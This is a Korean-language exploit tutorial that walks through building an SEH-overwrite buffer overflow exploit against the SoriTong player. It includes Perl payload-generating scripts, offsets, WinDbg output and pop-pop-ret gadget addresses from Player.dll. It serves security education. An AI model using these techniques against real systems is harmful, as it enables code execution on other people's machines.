
스택 기반의 오버플로우를 발견하고 EIP를 덮어쓸 수 있을 때마다 SEH chain에 도달하도록 스택 아래로 추가로 쓰려고 하는 것은 가치가 있다. "아래로 추가로 쓰기(writing further down)"는 이용 가능한 버퍼 공간을 더 가질 수 있다는 것을 의미하고, 그리고 동시에 쓰레기 값으로 EIP를 덮어쓰기 때문에 '고전적인' exploit이 SEH exploit로 변환되도록 하면서 exception이 자동으로 실행이 된다.

SEH 기반의 취약점을 공격하는 방법은?

쉽다. SEH 기반의 exploit에서 junk payload는 먼저 다음 SEH 포인터 주소를 덮어쓰고, 그런 다음 SE Handler를 덮어쓴다. 그 다음 쉘코드를 놓는다.

Exception이 발생할 때, 해당 어플리케이션은 SE Handler로 갈 것이다. 그래서 SE Handler에 뭔가를 집어넣고, 그것이 쉘코드로 가도록 할 필요가 있다. 이것은 두 번째 exception이 가짜로 발생하게 하여 어플리케이션이 다음 SEH 포인터로 가도록 함으로써 이루어진다.

다음 SEH가 SE Handler 앞에 위치해 있기 때문에 다음 SEH를 이미 덮어쓸 수도 있다. 쉘코드는 SE Handler 다음에 위치해 있다. 만약 하나 하나를 같이 놓게 되면 SE Handler가 pop pop ret을 실행하게 할 수 있고, 이것은 EIP에 다음 SEH에 대한 주소를 높게 되고, 이것은 다음 SEH에 있는 코드를 실행하게 된다(그래서 다음 SEH에 있는 주소를 놓는 것 대신 다음 SEH에 몇 가지 코드를 놓는다). 이 코드가 해야할 모든 것은 다음 몇 바이트로 점프하고(SE Handler가 저장되어 있는 곳), 그런 다음 쉘코드가 실행될 것이다.



물론, 셸코드가 SE Handler 바로 뒤에 있지 않을 수 있으며, 첫 몇 바이트에 추가 쓰레기 값이 들어갈 수도 있다. 셸코드의 위치를 파악하여 그 셸코드로 적절하게 점프할 수 있는 것이 중요하다.

SEH 기반의 exploit 으로 셸코드 찾는 방법?

먼저, 다음 SEH와 SEH에 대한 offset을 찾고, pop pop ret으로 SEH를 덮어쓰고, 그런 다음 다음 SEH에 브레이크포인트를 놓는다. 이것은 exception이 발생할 때 해당 어플리케이션이 브레이크하게 하고, 그런 다음 셸코드를 찾을 수 있다. 아래 섹션에서 이 방법에 대해 살펴볼 것이다.

Exploit 만들기 – “next SEH”와 “SE Handler” offset 찾기

우리는 몇 가지에 대한 offset을 찾을 필요가 있다.

- 'jump to shellcode'로 next SEH를 덮어쓸 위치에 대한 오프셋

- 현재 SE Handler를 덮어쓸 위치에 대한 오프셋(“next SEH” 바로 다음이어야 하며, 우리는 fake exception을 실행시킬 이 뭔가를 덮어쓸 필요가 있음)
- 셸코드에 대한 오프셋

이를 하는 방법은 독특한 패턴으로 payload를 채운 다음 이 3 가지 위치를 찾는 것이다. 패턴은 metasploit으로 만들면 된다.

```

free@free2 /msf3/tools
$ ./pattern_create.rb 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0A
q1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1
Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am
2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2A
p3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av
4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4A
y5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5
Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be
6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6B
h7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7
Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn
8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8B
q9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9
Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx
0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0C
a1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1
Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg
2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3
Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
free@free2 /msf3/tools
$

```

이제 ui.txt 파일을 만든다.

```

my
$junk="A0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A
d2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4A
n5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq
9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3
Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7A
x8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb
2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6
Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl
5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9

```

```
Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";
```


```
open (myfile,">ui.txt");
print myfile $junk;
```

Windbg를 이용해 soritong.exe를 오픈한다. Paused를 시작하고, 그것을 실행할 것이다. 디버거는 첫 chance exception을 캐치할 것이다. 전체 스택의 레이아웃을 볼 수 있도록 추가 실행은 하지 말도록 한다. 다음 seh chain을 보자(역자의 시스템).

```
0:000> !exchain
0012fd64: 74413674
Invalid exception stack at 41357441
```

SEH handler는 41357441로 덮어쓰였다.

Little endian임을 고려해 역순으로 정렬하면 41 74 35 41이며, 이를 아스키로 나타내면 At6A이다⁷. 이의 offset을 알아보자.



값은 588이다. 이것은 2 가지를 알려준다:

- SE Handler는 588 바이트 다음에 덮어쓰인다
- next SEH에 대한 포인터는 584 바이트(588-4 = 584 바이트) 다음에 덮어쓰인다. 이 위치는 0x0012fd64이다.

⁷ 이 변환에 대해서는 <http://www.dolcevie.com/js/converter.html>를 참고

우리는 셸코드가 SE Handler를 바로 덮어쓴 이후에 위치해 있다는 것을 알고 있다. 그래서 셸코드는 0012fd64 + 4 바이트 + 4 바이트에 위치해 있어야 한다.

[Junk][next SEH][SEH][Shellcode]

(next SEH는 0x0012fd64에 위치해 있음)

목표: 이 exploit은 exception을 일으키고, SEH로 가며, 이것은 다른 exception(pop pop ret)을 일으킬 것이다. 이것은 프로그램의 흐름이 next SEH로 다시 점프하게 만든다. 그래서 "next SEH"는 "다음 몇 바이트를 점프하고, 셸코드에서 끝이 난다"는 것이다. 6 바이트(또는 NOP과 함께 셸코드를 시작할 경우 6 바이트 이상)면 충분할 것이다.

Short jump에 대한 opcode는 eb이며, 이 opcode 뒤에는 점프할 거리가 나온다. 다시 말해서, 6 바이트 short jump는 'eb 06'이 되는 것이다. 우리는 4 바이트를 채울 필요가 있으므로 그 4 바이트의 공간을 채우기 위해 2개의 NOP을 추가해야 한다. 그래서 next SEH 필드는 0xeb, 0x06, 0x90, 0x90으로 덮어쓰여야 한다.

SEH 기반의 exploit 시 pop pop ret 은 어떻게 기능 하는가?

Exception이 발생할 때 그 exception을 일으킨 것(dispatcher)은 그 자신의 스택 프레임을 만든다. 그것은 새롭게 만들어진 스택(함수의 prologue의 일부로)에 SEH Handler로부터의 요소들을 push한다. 이 필드는 그 프로그램 스택으로 push된 exception registration record(next SEH)의 주소를 가리킨다. 이 같은 주소는 그 handler가 호출될 때 ESP+8에 위치한다. 만약 우리가 pop pop ret 시퀀시의 주소로 덮어쓴다면:

- 첫 번째 pop이 스택으로부터 4 바이트를 꺼낼 것이다.
- 두 번째 pop은 스택으로부터 다른 4 바이트를 꺼낼 것이다.
- Ret은 ESP의 꼭대기로부터 현재 값을 가질 것이며(= next SEH의 주소, ESP+8에 있었으며, 2 번의 pop 때문에 이제는 스택의 꼭대기에 위치한다), 그것을 EIP에 놓는다.

우리는 next SEH를 몇 가지 기본 jumpcode로 덮어썼으며, 그래서 그 코드는 실행이 되었다.

사실, next SEH 필드는 셸코드의 첫 부분으로 간주될 수 있다.

Exploit 만들기 – 조합하기

Exploit을 만들기 위해 중요한 offset을 찾아낸 후 해야할 것은 "fake exception"(pop pop ret)의 주소를 찾아내는 것이다.

Windbg로 Soritong 프로그램을 실행시키면 다음처럼 로딩된 모듈들을 볼 수 있다.

```
ModLoad: 762e0000 762fd000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 62340000 62349000 C:\WINDOWS\system32\LPK.DLL
ModLoad: 73f80000 73feb000 C:\WINDOWS\system32\USP10.dll
ModLoad: 77160000 77263000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2982_x-ww_ac3f9c03\comctl32.dll
ModLoad: 5a480000 5a4b8000 C:\WINDOWS\system32\uxtheme.dll
ModLoad: 74660000 746ab000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 75110000 7513e000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 3af30000 3af4c000 C:\WINDOWS\system32\imekr70.ime
ModLoad: 72c70000 72c79000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 76040000 76199000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 76be0000 76c0e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 765c0000 76653000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77c40000 77c52000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c40000 76c68000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72c70000 72c79000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 76040000 76199000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 72c60000 72c68000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77b90000 77ba5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77b80000 77b87000 C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000 C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000 C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 012e0000 0132f000 C:\WINDOWS\system32\DRMClie.dll
ModLoad: 5b3d0000 5b410000 C:\WINDOWS\system32\strmdll.dll
ModLoad: 71a00000 71a0b000 C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 719e0000 719f7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 719d0000 719d8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76e00000 76e8f000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e30000 76e3e000 C:\WINDOWS\system32\rtutils.dll
```

우리는 어플리케이션 특정 dll들에 특히 관심을 가지고 있고, 그래서 그 dll에서 pop pop ret을 찾아야 한다. Findjmp를 이용해 우리는 dll을 찾아보고, pop pop ret 시퀀스를 찾을 수 있다.

다음 주소들 중 null 바이트만 없다면 어떤 것도 사용해도 된다.(역자 추가: 우리가 사용할 주소를 찾을 때 다음과 같이 grep을 사용하면 용이한데, Windows용 grep은 인터넷에서 다운받을 수 있으며, grep뿐만 아니라 다른 dll 파일들도 필요할 것이다. 다음과 같은 옵션을 주고 실행해보고, 필요한 dll 파일이 있다면 창이 뜰 것이다.)

```
C:\Program Files\SoriTong>findjmp player.dll edi | grep pop | grep -v "000"
```

0x100104F8	pop edi - pop - retbis
0x100106FB	pop edi - pop - ret
0x1001074F	pop edi - pop - retbis
0x10010CAB	pop edi - pop - ret
0x100116FD	pop edi - pop - ret
0x1001263D	pop edi - pop - ret
0x100127F8	pop edi - pop - ret
0x1001281F	pop edi - pop - ret
0x10012984	pop edi - pop - ret
0x10012DDD	pop edi - pop - ret
0x10012E17	pop edi - pop - ret
0x10012E5E	pop edi - pop - ret
0x10012E70	pop edi - pop - ret
0x10012F56	pop edi - pop - ret
0x100133B2	pop edi - pop - ret
0x10013878	pop edi - pop - ret
0x100138F7	pop edi - pop - ret
0x10014448	pop edi - pop - ret
0x10014475	pop edi - pop - ret
0x10014499	pop edi - pop - ret
0x100144BF	pop edi - pop - ret
0x10016D8C	pop edi - pop - ret
0x100173BB	pop edi - pop - ret
0x100173C2	pop edi - pop - ret
0x100173C9	pop edi - pop - ret
0x1001824C	pop edi - pop - ret
0x10018290	pop edi - pop - ret
0x1001829B	pop edi - pop - ret
0x10018DE8	pop edi - pop - ret
0x10018FE7	pop edi - pop - ret
0x10019267	pop edi - pop - ret
0x100192EE	pop edi - pop - ret
0x1001930F	pop edi - pop - ret

```

0x100193BD    pop edi - pop - ret
0x100193C8    pop edi - pop - ret
0x100193FF    pop edi - pop - ret
0x1001941F    pop edi - pop - ret
0x1001947D    pop edi - pop - ret
0x100194CD    pop edi - pop - ret
0x100194D2    pop edi - pop - ret
0x1001B7E9    pop edi - pop - ret
0x1001B883    pop edi - pop - ret
0x1001BDBA    pop edi - pop - ret
0x1001BDDC    pop edi - pop - ret
0x1001BE3C    pop edi - pop - ret
0x1001D86D    pop edi - pop - ret
0x1001D8F5    pop edi - pop - ret
0x1001E0C7    pop edi - pop - ret
0x1001E812    pop edi - pop - ret

```

C:\Program Files\SoriTong>

제일 마지막으로 나온 0x1001E812를 사용한다고 가정하면 이것은 다음과 대응한다(역자의 시스템).

```

0:000> u 1001E812
1001e812 5f          pop     edi
1001e813 5e          pop     esi
1001e814 c3          ret
1001e815 e8f669ffff    call    Player!Player_Action+0x5950 (10015210)
1001e81a 5f          pop     edi
1001e81b c70009000000  mov     dword ptr [eax],offset <Unloaded_ud.drv>+0x8 (00000009)
1001e821 b8fffffffb    mov     eax,0FFFFFFFFh
1001e826 5e          pop     esi

```

(위의 pop pop ret 주소들 중에서 어떤 것들도 사용할 수 있어야 한다)

Note: 위에서 볼 수 있듯이, findjmp는 어떤 레지스터를 지정하는 것을 요구한다. Metasploit의 msfpescan을 사용하는 것이 더 쉽다(간단히 dll 파일에 대해 -p 옵션을 주고 msfpescan을 실행시키고, 파일에 모든 것을 출력하며, msfpescan은 레지스터를 지정하는 것을 요구하지 않고, 그것은 간단히 명령어 시퀀시를 보여준다. 폴더에 모든 프로세스 메모리를 덤프하기 위해 memdump를 사용할 수도 있는데, 메모리로부터 모든 pop pop ret 시퀀시를 찾기 위해 "msfpescan -M 폴더 -p"를 사용할 수 있다). memdump 사용에 대해서는 뒤에서 다룰 것이다.

exploit payload는 다음과 같다(역자의 시스템에서의 주소 적용).

```
[584 characters][0xeb,0x06,0x90,0x90][0x1001E812][NOPS][Shellcode]
      junk              next SEH              current SEH
```

사실, 가장 전형적인 SEH exploit은 다음과 같다:

Buffer padding	short jump to stage 2	pop/pop/ret address	stage 2 (shellcode)
Buffer	next SEH	SEH	

셸코드를 위치시키기 위해(SEH 바로 뒤에 위치해야 함) "next SEH"에 있는 4 바이트를 브레이크포인트로 대체해야 한다. 이것은 레지스터들을 살펴보는 것을 허용할 것이다. 다음 예를 보자.

```
my $junk = "A" x 580;
my $nextSEHoverwrite = "\xcc\xcc\xcc\xcc"; #breakpoint
my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll
my $shellcode = "1ABCDEFGHJKLM2ABCDEFGHJKLM3ABCDEFGHJKLM";
my $junk2 = "\x90" x 1000;
open(myfile,'>ui.txt');
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

이 스크립트를 실행한 후 Windbg로 실행파일을 로딩해보자.

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: "C:\Program Files\SoriTong\SoriTong.exe"
Symbol search path is: *** Invalid ***

*****
* Symbol loading may be unreliable without a symbol search path.          *
* Use .symfix to have the debugger choose a symbol path.                  *
* After setting your symbol path, use .reload to refresh symbol locations. *
*****
Executable search path is:
```

```

ModLoad: 00400000 004de000 SoriTong.exe
ModLoad: 7c930000 7c9ce000 ntdll.dll
ModLoad: 7c800000 7c92f000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 77f50000 77ff8000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77d80000 77e12000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77ef0000 77f01000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 77bb0000 77bb8000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 72f50000 72f76000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 77bc0000 77c18000 C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77e20000 77e68000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 77cf0000 77d7f000 C:\WINDOWS\system32\USER32.dll
ModLoad: 5c820000 5c8ba000 C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 76300000 76347000 C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 77e70000 77ee6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 7d5a0000 7dd9c000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76af0000 76b1b000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 76970000 76aad000 C:\WINDOWS\system32\OLE32.dll
ModLoad: 770d0000 7715b000 C:\WINDOWS\system32\OLEAUT32.dll
(ad8.6c8): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffde000 ecx=00000001 edx=00000002 esi=00241f48 edi=00241eb4
eip=7c93120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c93120e cc          int     3
0:000> g
ModLoad: 762e0000 762fd000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 62340000 62349000 C:\WINDOWS\system32\LPK.DLL
ModLoad: 73f80000 73feb000 C:\WINDOWS\system32\USP10.dll
ModLoad: 77160000 77263000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2982_x-ww_ac3f9c03\comctl32.dll
ModLoad: 5a480000 5a4b8000 C:\WINDOWS\system32\uxtheme.dll
ModLoad: 74660000 746ab000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 75110000 7513e000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 3af30000 3af4c000 C:\WINDOWS\system32\imekr70.ime
ModLoad: 72c70000 72c79000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 76040000 76199000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 76be0000 76c0e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 765c0000 76653000 C:\WINDOWS\system32\CRYPT32.dll

```



```

ModLoad: 77c40000 77c52000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c40000 76c68000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72c70000 72c79000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 76040000 76199000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 72c60000 72c68000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77b90000 77ba5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77b80000 77b87000 C:\WINDOWS\system32\midimap.dll
